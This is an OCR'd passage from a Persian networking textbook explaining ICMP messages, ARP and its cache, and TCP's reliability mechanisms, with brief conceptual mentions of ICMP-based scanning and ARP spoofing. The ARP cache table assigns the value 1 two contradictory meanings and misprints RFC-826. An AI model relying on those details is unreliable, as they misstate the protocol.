دلایل مختلفی برای نرسیدن یک بسته به مقصد وجود دارد: ممکن است "زمان حیات" بسته قبل از رسیدن به مقصد منقضی شود؛ ممکن است مسیریاب بسته را به مسیری اشتباه هدایت کند؛ ممکن است در هنگام قطعه‌قطعه کردن بسته و ارسال آنها ، یکی از قطعات دچار خطا شود یا به هر دلیلی به مقصد نرسد بنابراین کل دیتاگرام قابل بازسازی نخواهد بود؛ ممکن است مقصدِ بسته آمادگی دریافت بسته را نداشته باشد یا اصلاً وجود خارجی نداشته باشد. در هنگام بروز هرگونه خطا ، پروتکل IP به فرستندهٔ بسته هیچ اطلاعی در مورد سرنوشت آن نخواهد داد .


عدم گزارشِ خطا به تولید کنندهٔ یک بسته منجر به تکرار خطا و حمل بیهوده و زائد بسته‌هایی میشود که محکوم به فنا و حذف در شبکه هستند. به عنوان مثال عدم گزارش در مورد آماده نبودن مقصد برای دریافت بسته باعث خواهد شد که فرستندهٔ آن اقدام به ارسال بسته‌های دیگر کند در حالی که این کار بی ثمر خواهد بود و فقط بار ترافیک شبکه را افزایش می‌دهد و حتی می‌تواند منجر به بروز "ازدحام" شود.

پروتکلICMP در کنار پروتکل IP ، برای بررسی انواع خطا و ارسال پیام برای مبدأ بسته در هنگام بروز اشکالات ناخواسته استفاده می‌شود. در حقیقت ICMP یک سیستم گزارش خطا است که بر روی پروتکلIP نصب می‌شود تا در صورت بروز هرگونه خطا به فرستندهٔ بسته پیام مناسب را بدهد تا آن خطا تکرار نشود. در واقع ICMP وظیفه‌ای در قبال وقوع خطا ندارد بلکه فقط پیامی که بیانگر بروز خطا و نوع آن است به فرستنده برمیگرداند . این پروتکل اشکالات موجود را در قالب یکسری پیام


---

۱ Internet Control Message Protocol
۲ Connectionless
۳ Unreliable
۴ Acknowledgement Message

گزارش می‌کند که این پیام خود در یک بسته IP قرار می‌گیرد که از جانب یک مسیریاب یا ماشین مقصد به آدرس فرستنده باز می‌گردد. در زیر چگونگی قرار گرفتن یک پیام ICMP درون یک بستهٔ IP نشان داده شده است:



با توجه به آنکه پیام ICMP خود درون یک بسته IP جاسازی می‌شود بنابراین فیلد Protocol در سرآیند بستهٔ IP باید با شمارهٔ مشخصهٔ پروتکل ICMP (یعنی ۱) تنظیم شود. دقّت کنید که خود بسته‌های ICMP نیز ممکن است دچار خطا شوند که برای این گونه خطا پیامی ارسال نخواهد شد. شکل کلّی و قالب پیام ICMP در زیر مشخص شده است:



- فیلد **Type** : در این فیلد عددی قرار می‌گیرد که بیانگر نوع پیام می‌باشد و ساختار فیلدهای Parameters و Data بسته به عددی که در این فیلد قرار می‌گیرد متفاوت خواهد بود.
- فیلد **Code** : گاهی خود نوع پیام به چند "زیرنوع" دیگر تقسیم می‌شود که کد "زیرنوع" در این فیلد قرار می‌گیرد.
- فیلد **Checksum** : محتوای این فیلد برای سنجش اعتبار و سلامت بستهٔ ICMP مورد استفاده قرار می‌گیرد. تمام بستهٔ ICMP بصورت دوبایت دوبایت جمع شده و نهایتاً از مکمل ۱ حاصل جمع ، عددی ۱۶ بیتی بدست می‌آید که درون این فیلد قرار می‌گیرد.

در ادامه نوع و ساختار پیامهای ICMP را توضیح می‌دهیم:

- **پیام Destination Unreachable** : این پیام زمانی صادر می‌شود که زیرشبکه یا یک مسیریاب نتواند آدرس مقصد را تشخیص بدهد یا به هر دلیلی بسته توسط ماشین میزبان تحویل گرفته نشود . (مثلاً بدلیل بزرگ بودن اندازهٔ بسته‌ها و عدم اجازه به مسیریاب برای شکستن آن)
- **پیام Time Exceeded** : این پیام زمانی صادر می‌شود که مهلت قانونی یک بسته منقضی شده باشد و یک مسیریاب مجبور شود آنرا حذف کند؛ در چنین حالتی این پیام به آدرس فرستنده بسته IP برای آگاهی ارسال خواهد شد .
- **پیام Parameter Problem** : این پیام زمانی صادر خواهد شد که مقداری نامعتبر در یکی از فیلدهای سرآیند در بسته IP قرار گرفته باشد و مسیریاب قادر به تشخیص و تفسیر سرآیند آن بسته

IP نباشد. بعنوان مثال در فیلد Version از بسته IP عدد ۵ قرار گرفته باشد و یا Checksum با سرآیند تناقض داشته باشد.

- **پیام Source Quench** : این بسته زمانی برای یک ماشین میزبان ارسال می‌شود که از آن خواسته شود حجم ارسال بسته‌هایش را کاهش بدهد چرا که در غیر اینصورت ازدحام پیش خواهد آمد . در مجموع هر گاه ازیک ماشین میزبان تقاضای کاهش نرخ تولید و ارسال بسته‌های IP را داشته باشد این پیام را صادر می‌نماید. اگر ماشین میزبان پس از طی مدّت مشخصی این پیام را دریافت نکرد می‌تواند سرعت تولید بسته‌ها را به حالت اول برگرداند.
- **پیام Redirect** : این پیام زمانی صادر می‌شود که یک مسیریاب احساس کند بسته یا بسته‌هایی که برای او ارسال شده است در مسیر صحیح نیستند و احتمالاً اشکالی در مسیریابی وجود دارد . این پیام می‌تواند برای هشدار خطاهای احتمالی موثر باشد. فرض کنید به مسیریاب R1 بسته‌ای ارسال شده و او با بررسی جدول مسیریابی آنرا به مسیریاب R2 فرستاده تا او آنرا به مقصد X برساند .حال اگر R2 با مقایسهٔ الگوی زیرشبکه به این نتیجه رسید که خود او و فرستنده آن بسته در یک شبکه واقعند با ارسال این پیام به فرستنده اعلام میکند اگر از این به بعد بسته‌هایش به جای اینکه به R1 ارسال شود به R2 داده شود ، زودتر به مقصد خواهد رسید؛ ضمناً آدرس IP خودش را نیز در فیلد Gateway Internet Address قرار می‌دهد .
- **پیامهای Echo Request , Echo Reply** : پیام Echo Request وقتی صادر می‌شود که یک مسیریاب بخواهد بداند آیا یک ماشین خاصّ شبکه قابل دسترس و موجود است یا خیر. در پاسخ به دریافت Echo Request ، مقصد با ارسال پیام Echo Reply به آن پاسخ می‌دهد . با این پرسش و پاسخ ، یک ماشین می‌تواند از قابل دسترس بودن یک مسیریاب یا ماشین میزبان در شبکه مطلع شود.

بدلیل اهمیت بسیار ویژهٔ و حساس این دو پیام در تحلیل برخی از حملات ، ساختار بستهٔ آنها را معرفی می‌کنیم:

۳۱	۳۰	۲۹	۲۸	۲۷	۲۶	۲۵	۲۴	۲۳	۲۲	۲۱	۲۰	۱۹	۱۸	۱۷	۱۶	۱۵	۱۴	۱۳	۱۲	۱۱	۱۰	۹	۸	۷	۶	۵	۴	۳	۲	۱	۰
Type=?								Code=0								Checksum															
Identifier																Sequence Number															
Data																															

معنای شماره‌های مختلف در فیلد Type در بستهٔ بالا به شرح زیر است:

8 : برای مشخص کردن پیام Echo Request 0 : برای مشخص کردن پیام Echo Reply

ابتدا پیام Echo Request به سمت ماشین مقصد ارسال می‌شود. ماشینی که آنرا دریافت کند، آدرسهای مبدا و مقصد را عوض کرده و Type آنرا از ۸ به صفر تغییر داده، پس از محاسبهٔ مجدد کد کشف خطا ، آنرا بازمی‌گرداند. فیلدهای Identifier و Sequence Number برای پیشگیری از اشتباه در همخوانی و تطابق پیامهای رفت و برگشت است تا مبدأ بداند یک پاسخ مربوط به کدام تقاضای اوست. به فرآیند رفت بستهٔ Echo و بازگشت پاسخ ، عمل **Ping** گفته می‌شود و کاربرد زیادی دارد.

- **پیامهای Timestamp Reply و Timestamp Request** : این دو پیام دقیقاً شبیه دو پیام تعریف شده در قبل هستند با این تفاوت که دریافت کنندهٔ آن ، زمان دریافت و زمان ارسال بسته را نیز در پاسخ به آن اضافه خواهد کرد. بنابراین ارسال کننده پیام Timestamp Request پس از دریافت پاسخ نه تنها از قابل دسترس بودن مقصد باخبر می‌شود بلکه زمان رفت و برگشت یک بسته را نیز می‌تواند تخمین بزند و به کمک آن جداول مسیریابی و همچنین کارآئی شبکه را اندازه گیری نماید.
- در پروتکل ICMP چهار پیام دیگر نیز وجود دارد که با استفاده از آنها یک ماشین میزبان می‌تواند آدرس IP شبکه محلی خود را در هنگامیکه چندین شبکه محلی از آدرسهای IP مشترک استفاده می‌کند پیدا نماید. برای بدست آوردن اطلاعات جزئی تر و دقیق در مورد وظایف و پیامهای پروتکل ICMP به RFC-792 مراجعه نمائید.

در فصل ششم یاد خواهیم گرفت که اکثر مکانیزمهای پویش شبکه مبتنی بر ICMP شکل می‌گیرند. در ضمن در برخی از حملات از بسته‌های این پروتکل برای حمل پنهانی داده‌های مخرب استفاده شده است. فراموش نکنید که عدم وجود ICMP بر روی یک ماشین مشکل حادّی ایجاد نخواهد کرد؛ لذا در بسیاری از سیستمهای حساس از فعال بودن ICMP اجتناب می‌شود. استفادهٔ نفوذگران از این پروتکل در حملات مخرب و پیچیده باعث شده مسئولین امنیت شبکه "عطای آنرا به لقایش ببخشند"!!

پروتکل ARP[1]

نکته ظریفی که در مورد شبکه اینترنت وجود دارد آن است که اگر چه تمام ماشینهای میزبان و ابزارهای شبکه‌ای از آدرس IP که آدرس منحصر به فرد و یکتا است استفاده می‌کنند ولیکن یک بسته IP فقط در لایه شبکه قابل شناسائی و تحلیل است. یک بسته IP قبل از ارسال روی کانال از لایه اول یعنی لایهٔ فیزیکی عبور می‌کند و ضمن اضافه شدن اطلاعات لازم و تشکیل یک فریم ، روی کانال فیزیکی ارسال می‌شود . بعبارت روشنتر بسته IP قبل از ارسال درون فیلد داده از فریمی قرار می‌گیرد که بعداً در لایه اول تشکیل می‌شود؛ لایه اول وظیفه‌ای در قبال مسیریابی و کارهائی از این قبیل ندارد و فقط با آدرسهای فیزیکی کار می‌کند . بعنوان مثال اگر ماشین شما بخواهد بسته‌ای را برای ماشینی که روی شبکه محلی خودتان واقع است بفرستد، در لایه اول الزاماً بایستی آدرس فیزیکی ماشین شما (مبداء) و آدرس فیزیکی ماشین طرف مقابل (مقصد) معین باشد . (این آدرسها بصورت سخت‌افزاری در کارت شبکه درج شده است) عدم دانستن آدرسهای فیزیکی عملاً مساوی عدم توانایی برای ارتباط خواهد بود چرا که روی کانال انتقال آدرسهای IP بی معنا هستند .

حال فرض کنید ماشین شما می‌خواهد بسته‌ای را برای ماشین دیگر ارسال کند که روی شبکه فعلی شما نیست. در این حالت هم لایه اول یک فریم برای ارسال روی کانال فیزیکی تشکیل می‌دهد و نیاز به آدرس MAC از مقصد دارد؛ آدرس فیزیکی مقصد چیست؟

در لایه اول هر گاه بسته‌ای قرار است به خارج از شبکه ارسال شود آدرس فیزیکی مقصد ، آدرس

[1] Address Resolution Protocol

مسیریاب پیش فرض شما خواهد بود . بنابراین آدرسهای MAC مقوله‌ای جدا هستند و آدرسهای IP مقوله‌ای دیگر!

هر ماشینی در اینترنت، گذشته از آن که بایستی آدرسهای IP خودش و مقصدش را بشناسد، نیازمند به دانستن آدرسهای فیزیکی ماشینهائی که مستقیماً با او در ارتباطند ، هم هست. بعنوان مثال شبکه اترنت که در تمام دنیا شناخته شده است از آدرسهائی استفاده می‌کند که منحصر به فرد و ٤٨ بیتی (٦ بایتی) است . بنابراین کامپیوتری که به یک کارت اترنت مجهز است گذشته از آن که بایستی یک آدرس IP منحصر به فرد داشته باشد یقیناً دارای یک آدرس ٤٨ بیتی یکتاست که این آدرس یکتا در کارخانه سازندهٔ آن ، تنظیم شده است . بنابراین وقتی پروتکل IP می‌خواهد یک بسته اطلاعاتی را روی شبکه بفرستد باید به نحوی آدرس فیزیکی اولین ماشینی که با آن بایستی ارتباط برقرار کند را بداند؛ این ماشین می‌تواند مسیریاب پیش فرض او باشد یا می‌تواند آدرس فیزیکی مقصد روی همین شبکه محلی باشد .

حال فرض کنید ایستگاهی آدرس IP ماشینی را که میخواهد با آن ارتباط برقرار کند ، می‌داند ولی آدرس فیزیکی او را نمی‌داند . چه کاری می‌تواند انجام بدهد؟ باید از پروتکل ARP بهره ببرد! در این پروتکل فرض بر آن است که تمام ماشینهای روی یک شبکه محلی آدرس IP خود را می‌دانند.

برای روشن شدن وظیفهٔ پروتکل ARP به شکل (۵-۲) نگاه کنید. در این شکل فرض کنید سه شبکه در دانشگاه شما نصب شده است . شبکهٔ محلی اول در دانشکدهٔ کامپیوتر با آدرس کلاس C به شماره 192.31.65.0 و شبکهٔ دوم در دانشکده برق با آدرس کلاس C به شمارهٔ 192.31.63.0 نصب شده است. (هر دو شبکه از نوع اترنت هستند)


این دو شبکه از طریق یک شبکه فیبر نوری با استاندارد FDDI و با آدرس IP شماره 192.31.60.0 به همدیگر متصل شده‌اند . هر ماشین در شبکهٔ اترنت یک آدرس ٤٨ بیتی یکتا دارد. مسیریابها در شکل مشخص شده‌اند و ارتباط دو شبکه اترنت را با FDDI برقرار می‌کنند. شبکهٔ FDDI از طریق یک خط اختصاصی به شبکهٔ جهانی اینترنت متصل شده است . هر مسیریاب به دو شبکهٔ متفاوت متصل شده و به عنوان عضوی از هر دو شبکه دارای دو آدرس IP مجزا می‌باشد، که هر یک از آنها در یکی از شبکه‌های محلی تعریف شده است .

حال فرض کنید که ماشینی مایل است به آدرس خاصی مثلاً 192.31.65.5 بستهٔ IP بفرستد. در لایهٔ شبکه یک بستهٔ IP با مشخصات لازم ساخته می‌شود و در قسمت آدرس مقصد مقدار 192.31.65.5 قرار می‌گیرد. از دیدگاه لایه شبکه پس از تشکیل بستهٔ IP ، کار تمام است و لیکن از دیدگاه لایه اول که بایستی آن بسته را روی کانال ارسال کند دانستن آدرس فیزیکی (آدرس MAC) ماشین مقصدی که آدرس IP آن 192.31.65.5 است ، حیاتی است .

وظیفه پروتکل ARP در اینجا آن است که یک "بسته فراگیر"[1] روی کل شبکه محلی منتشر کند که این بسته در حقیقت سوال می‌کند:

" کسی IP او 192.31.65.5 است ، آدرس فیزیکی او چیست؟"

[1] Broadcast




شکل (۵-۲) شبکه بندی و آدرس دهی آنها در یک دانشکده

با توجه به آنکه بسته‌های فراگیر توسط تمام ماشینهای روی شبکهٔ محلی دریافت می‌شود ، ماشینی که آدرس IP خودش را درون این بسته می‌بیند ، بدان پاسخ می‌دهد و آدرس فیزیکی خود را برای ارسال کنندهٔ آن بسته می‌فرستد. پس از آنکه آدرس فیزیکیِ مقصد بدست آمد ، یک فریم اترنت ساخته شده بر روی کانال منتقل می‌شود.

به این نکته توجه داشته باشید که هر ماشین بر روی شبکهٔ محلی از پروتکل ARP حمایت می‌کند و این پروتکل عملیات پرسش و پاسخ را برای هر ماشین که تقاضای ارسال بستهٔ IP دارد ، انجام می‌دهد. (فعال بودن ARP بر روی تمام ماشینهای شبکهٔ محلی الزامی است.)

بر خلاف پروتکل ICMP که روی پروتکل IP قرار می‌گیرد ، پروتکل ARP مستقیماً بر روی لایهٔ فیزیکی عمل می‌کند؛ یعنی پس از آنکه بستهٔ ARP ساخته شد ، درون فیلد داده از فریم لایهٔ فیزیکی قرار گرفته و روی کانال ارسال می‌شود. در شکل (۶-۲) چگونگی ساخته شدن یک پیام ARP به تصویر کشیده شده است. در شکل (۷-۲) ساختار درونی بستهٔ ARP تشریح شده است.



شکل (۶-۲) چگونگی ساخته شدن یک پیام ARP

Hardware Type	
Protocol Type	
Hardware Address Length	Protocol Address Length
Operation Code	
Source Hardware Address	
Source IP Address	
Destination Hardware Address	
Destination IP Address	

شکل (۷-۲) ساختار بسته‌های ARP

- **Hardware Type** : شمارهٔ مشخصهٔ نوع سخت افزار کارتِ شبکه که در لایهٔ اول وظیفهٔ انتقال اطلاعات روی کانال فیزیکی را بر عهده دارد. این شماره‌ها در جدول (۱۳-۳) مشخص شده‌اند.
- **Protocol Type** : نوع پروتکلی که در لایهٔ دوم از آن استفاده می‌شود. برای شبکه‌های مبتنی بر TCP/IP این شماره ۲۰٤۸ است.
- **Hardware Address Length** : با توجه به آنکه طول آدرسهای فیزیکی در شبکه‌ها ، متفاوت است در این فیلد طول آدرس (بر حسب بایت) مشخص میشود.
- **Protocol Address Length** : طول آدرسهای IP که در پروتکل TCP/IP مقدار ٤ است.
- **Operation Code (Opcode)** : **۱** برای ARP request و **۲** برای ARP reply
- **Source Hardware Address** : آدرس فیزیکی مبدأ
- **Source IP Address** : آدرس IP ماشین مبدأ
- **Destination Hardware Address** : آدرس فیزیکی ماشین مقصد
- **Destination IP Address** : آدرس IP ماشین مقصد

برای بالا بردن سرعت پروتکل ARP، وقتی برای یکبار آدرس فیزیکی متناظر با آدرس IP از یک ایستگاه بدست آمد ، پروتکل ARP این دو آدرس را در جدولی درون حافظهٔ اصلی که ARP Cache نامیده می‌شود ذخیره می‌کند تا اگر مجدداً به این آدرس نیاز شد به سرعت در اختیار قرار بگیرد . ساختار هر رکورد از این جدول بصورت زیر است:

IF Index	Physical Address	IP Address	Type

- **IF Index** : شماره پورت سخت افزاری متناظر با آن کارت شبکه
- **Physical Address** : آدرس سخت افزاری کارت شبکه
- **IP Address** : آدرس IP متناظر با آدرس سخت افزاری
- **Type** : مقداری که در این فیلد قرار می‌گیرد وضعیت هر رکورد را در این جدول مشخص می‌کند: مقدار ۱ : یعنی این رکورد باید بطور متناوب به هنگام شود. دقت کنید که ARP Cache هر دقیقه یکبار "بهنگام سازی" می‌شود. مقدار ٤: بدین معناست که این رکورد ثابت و بدون تغییر است و نباید بهنگام شود. مقدار ۱: یعنی رکورد چون بهنگام نشده از اعتبار ساقط است.

نکته آخری که در مورد پروتکل ARP بایستی توضیح بدهیم آن است که در مسیریابها نیز برای شناسائی آدرس ایستگاههای یک شبکهٔ محلی متصل به آنها بهمین روش عمل می‌شود. برای جزئیات دقیقتر پروتکل ARP به REC-826 مراجعه کنید.

در فصل هشتم یاد خواهیم گرفت که برخی از مکانیزمهای استراق‌سمع در شبکه مبتنی بر ARP شکل می‌گیرند. (مبحث ARP Spoofing را بخوانید) یک ماشین که بر اساس ARP مورد حمله قرار می‌گیرد در حقیقت بستهٔ دروغین و جعلی مشابه شکل (۷-۲) دریافت می‌کند که در آن آدرس IP یک ماشین بدروغ مقداری غلط ذکر شده است. این مقادیر اشتباه در حافظهٔ نهان (ARP Cache) درج می‌شود.

لایهٔ انتقال[1] در شبکهٔ اینترنت

بگونه‌ای که در فصل قبل اشاره شد پروتکل IP وظیفهٔ هدایت و مسیریابی بسته‌های اطلاعاتی را از یک ماشین میزبان به ماشینی دیگر برعهده دارد و مشکلاتی که در طی مسیر ممکن است برای یک بستهٔ IP اتفاق بیفتد ، توسط این لایه قابل حل نیست.

☜وظیفهٔ لایهٔ انتقال در شبکه ، " فراهم آوردن خدمات سازماندهی شده ، مطمئن و مبتنی بر اصول سیستم عامل ، برای برنامه‌های کاربردی در لایهٔ بالاتر است ، بگونه‌ای که مشکلات و ناکارآمدی لایهٔ IP جبران و ترمیم شود ".

در مقام مقایسه ، می‌توان وظیفه‌ای را که لایهٔ انتقال بر عهده دارد با وظایفی که "سیستم مدیریت فایل" به عنوان بخشی از سیستم عامل بر عهده دارد ، قیاس کرد. سیستم مدیریت فایل از یک طرف با ابزارهای ذخیره سازی اطلاعات که ذاتاً سخت افزاری ، متنوع و ناهمگون هستند ، سر و کار دارد و از طرف دیگر با برنامه‌های کاربردی در ارتباط است که برای ذخیره و بازیابی اطلاعات فقط مفهومی به نام فایل ، در اختیار دارد و از دید برنامه نویس نوع ابزار و چگونگی و محل فیزیکی ذخیرهٔ داده‌هایش مهم نیست ، بلکه فقط عملیات لازم را برنامه ریزی می‌کند. از دیدگاهِ ابزارهای ذخیره و بازیابی اطلاعات ، چیزی به نام فایل ، درایوهای منطقی (مجازی) و جدول FAT[2] معنایی ندارد ، بلکه این ابزار میتوانند یک بلوک داده را با اندازهٔ ثابت ، تحویل گرفته و بر روی محل مشخصی از فضای فیزیکی ذخیره سازی اطلاعات بنویسند (یا بخوانند) . سیستم مدیریت فایل که بین این ابزار فیزیکی و برنامه‌های کاربردی قرار میگیرد از یک ابزار فیزیکیِ خام ، یکپارچه و پیچیده ، خدماتی را در قالب مفهوم فایل به برنامه‌های کاربردی ارائه میکند که کاملاً قابل اعتماد ، شفاف ، ساده و عاری از هرگونه پیچیدگی سخت افزاری است. سیستم مدیریت فایل برای ارائهٔ چنین خدماتی باید جداول FAT ، جدول درایوهای منطقی[3] ، سیستم فهرست فایلها[4] و ... را ایجاد و سازماندهی نماید. تنها کاری که برنامه نویس برای بهره گیری از خدمات سیستم فایل باید انجام بدهد آنست که فایلی را بگشاید و تقاضای خواندن از آن یا نوشتن در آن را بدهد. پیچیدگی‌هایی که در این بین وجود دارد توسط مدیر فایل حلّ و فصل می‌شود.

وظیفهٔ لایه انتقال همین مفهوم را دنبال میکند یعنی : " بهره گیری از خدمات لایهٔ IP که سریع و ساده و در عین حال غیرمطمئن و ناکارآمد است و ارائهٔ خدماتی مطمئن ، ساختاریافته و شفاف به برنامه‌های کاربردی در لایهٔ بالاتر ، به گونه‌ای که برنامه نویس از درگیری با جزییات زیرشبکه و مشکلات کانالهای انتقال و مسایلی از این قبیل به دور باشد". برای تشریح وظایف لایهٔ انتقال باید کاستی‌های لایهٔ IP را بررسی کرده و سپس روشی را که لایهٔ انتقال برای جبران آنها برگزیده است ، توضیح بدهیم. دقت کنید که منشأ کاستی‌های لایهٔ IP ، ذاتِ کانالهای انتقال و مشکلات فیزیکی در

---

[1] Transport Layer
[2] File Allocation Table
[3] Partition Table
[4] Root Directory

زیرشبکهٔ ارتباطی است. عمدهٔ این کاستی‌ها عبارتند از:

۱. تضمینی وجود ندارد وقتی بسته‌ای برای یک ماشین مقصد ارسال میشود آن ماشین آمادهٔ دریافت آن بسته باشد و بتواند آنرا دریافت کند.

۲. تضمینی وجود ندارد وقتی چند بستهٔ متوالی برای یک ماشین ارسال می‌شود به همان ترتیبی که بر روی شبکه ارسال شده‌اند ، در مقصد دریافت شوند.

۳. تضمینی وجود ندارد که وقتی بسته‌ای برای یک مقصد ارسال می‌شود ، به دلیل دیر رسیدن مجدداً ارسال نشود و در چنین حالتی ممکن است بسته‌ای به اشتباه دو بار در مقصد دریافت شود. لایهٔ IP قادر نیست تمایزی بین دو بستهٔ عین هم ، که یکی از آنها زائد است قائل شود و هر دو را تحویل ماشین مقصد می‌دهد.

٤. لایهٔ IP هیچ وظیفه‌ای در قبال توزیع بسته‌ها بین پروسه‌های مختلفی که بر روی یک ماشین واحد اجرا شده‌اند ندارد. در یک محیط "چند کاربره" یا "چند وظیفه‌ای"[۱] ممکن است چندین پروسهٔ متفاوت تقاضای ارسال یا دریافت داده داشته باشند. حال فرض کنید بسته‌ای به لایهٔ IP از یک ماشین واحد ، تحویل داده شود. داده‌های درون این بسته متعلق به کدامین پروسهٔ در حال اجرا روی آن ماشین است؟ از دیدگاه لایهٔ IP مفهومی به نام "پروسه‌های متفاوتِ در حال اجرا" ، رسمیّت و هویّت ندارد.

۵. لایهٔ IP هیچ وظیفه‌ای در قبال تنظیم سرعت تحویل بسته‌ها به یک ماشین ندارد. مثلاً ممکن است یک ماشین با سرعت بسیار زیاد بسته‌هایی را تولید کرده و تحویل لایهٔ IP بدهد ولی ماشین مقصد قادر نباشد بسته‌ها را با این سرعت دریافت کند و بسته‌ها در مقصد به دلیل عدم توانایی در دریافت ، از بین بروند.

در لایهٔ انتقال دو پروتکل به نامهای TCP[۲] و UDP[۳] تعریف شده‌اند که ابتدا پروتکل TCP را که تمام کاستی‌های عنوان شده را جبران کرده معرفی می‌کنیم و نهایتاً به پروتکل UDP و مشخصات آن خواهیم پرداخت.

راهکارهای پروتکل TCP برای جبران کاستی‌های لایهٔ IP

در این بخش مفهوم عملیاتی که پروتکل TCP برای جبران کاستیهای لایهٔ IP انجام میدهد ، بررسی می‌شود و سپس جزئیات این عملیات را در بخشهای آتی ارائه می‌دهیم.

اولین کاستی در لایهٔ IP ، عدم تضمین در آماده بودن و توانایی دریافت داده‌ها توسط ماشین مقصد، عنوان شد. در پروتکل TCP راهکاری ساده وکارآمد برای این مشکل اتخاذ شده است: " برقراری یک ارتباط و اقدام به هماهنگی بین مبدأ و مقصد ، قبل از ارسال هرگونه داده".

برای تشریح این راه حل ، فرض کنید پروسه‌ای روی ماشین A تمایل داشته باشد برای پروسهٔ دیگر بر روی ماشین B ، داده‌هایی را ارسال کند؛ قبل از اقدام به ارسال داده به صورت زیر عمل می‌کند:

---

۱ Muti Task
۲ Transmission Control Protocol
۳ User Datagram Protocol

- A یک بستهٔ خاص را به عنوان درخواست برای ارتباط ، بـه آدرس ماشـین B می‌فرسـتد و منتظـر می‌ماند.
- B درخواست ارتباط را دریافت کرده و بر حسب شرایط ، آمادگی یا عدم آمـادگـی خـود را بـه A اعلام می‌نماید. (ممکن است B اصلاً وجود خارجی نداشته باشد و طبعاً هیچ پاسخی بر نمیگردد.)
- در صورتی که A در یک مهلت زمان مشخص ، پاسخ مثبت مبنی بر آماده بـودن B دریـافت نمـاید میتواند به ارسال داده‌ها اقدام نماید.

به پروتکلهایی که قبل از مبادلهٔ داده‌ها سعی در برقراری یک ارتباط و ایجاد هماهنگی قبلـی می‌نمـایند پروتکلهای "اتصال‌گرا"[1] گفته میشود. در این پروتکلها خاتمهٔ مبادلهٔ داده نیز باید در یک روند هماهنگ و با اطلاع قبلی انجام شود.

معضلات بعدی در لایهٔ IP تضمین به ترتیب رسیدن داده‌ها و صحّت آنهاسـت. حـلّ ایـن مسـائل چندان مشکل نیست. مجدداً فرض کنید پروسهٔ A تمایل داشته باشد برای پروسهٔ B بر روی یک ماشین مشخص ، داده‌هایی را ارسال کند و قبل از اقدام به ارسال داده‌ها یک ارتباط موفق برقرار کـرده باشـد. برای تضمین صحّت و ترتیب داده‌ها روند زیر قابل انجام است:

- A بخشی از داده‌هایی که باید ارسال شوند را در قالب یک بسته سازماندهی کرده و در سـرآیند آن یک **"شمارهٔ ترتیب"**[2] تنظیم می‌نماید؛ سپس ضمن نگهداری آن بسـته درون یـک بـافر ، آن را جـهت هدایت به سمت مقصد ، تحویل لایهٔ IP می‌دهد و یک "زمان سنج" تنظیم می‌نمـاید. همچنیـن بـرای نظارت بر خطاهای احتمالی یک کد ١٦ بیتی کشف خطا در سرآیند بسته قـرار می‌دهـد. در صورتـی که B بستهٔ ارسالی از A را سالم دریافت کرد ، یک "پیغام تصدیق" که اختصـاراً **Ack** نـامیده می‌شـود برای A پس می‌فرستد.[3]
- اگر A در زمان مقرّر پیغام Ack را دریافت کرد ، بافر مربوط به آن بسـته را آزاد کـرده و اقـدام بـه ادامهٔ ارسال داده‌ها به همین روال مینماید. اگر به دلیل خرابی داده‌ها (یا خرابی پیغـام Ack در مسـیر برگشت) در مهلت مقرر پیغام تصدیق دریافت نشود ، بستهٔ بافرشده از نو ارسال میشود.[4]

با قرار دادن شمارهٔ ترتیب برای داده‌ها می‌توان تضمین کرد که جریان داده‌ها به ترتیب می‌رسـند و اگر به هر دلیلی یک بسته دو بار دریافت شود ، با مقایسهٔ شماره‌های ترتیب ، یکی از آنها دور انداختـه می‌شود. با تنظیم یک کد ١٦ بیتی کشف خطا در مبدأ و بررسی مجدّد آن در مقصد ، می‌توان از صحت داده‌ها نیز مطمئن شد. جزئیات این عملیات با تشریح پروتکل TCP مشخص خواهد شد.

در پروتکل TCP برای به رسمیّت شناختن پروسه‌های مختلفی که بر روی یک ماشین در حال اجرا هستند راه حل زیر ارائه شده است:

---

[1] Connection Oriented
[2] Sequence Number
[3] **ارسال Ack معمولا بصورت مجزا ارسال نمی‌شود بلکه ضمیمهٔ اطلاعاتی می‌شود که قرار است در پاسخ ، ارسال شود ، مگر آنکه داده‌ای برای ارسال وجود نداشته باشد؛ به این روش Piggy Backing گفته می‌شود.**
به پروتکلهایی که فقط در هنگام دریافت صحیح داده‌ها پیغام Ack برمی‌گردانند و در صورت دریافت بستهٔ خراب ساکت می‌مانند ، پروتکلهای Positive Acknowledgement with Retransmission- PAR– گفته می‌شود.

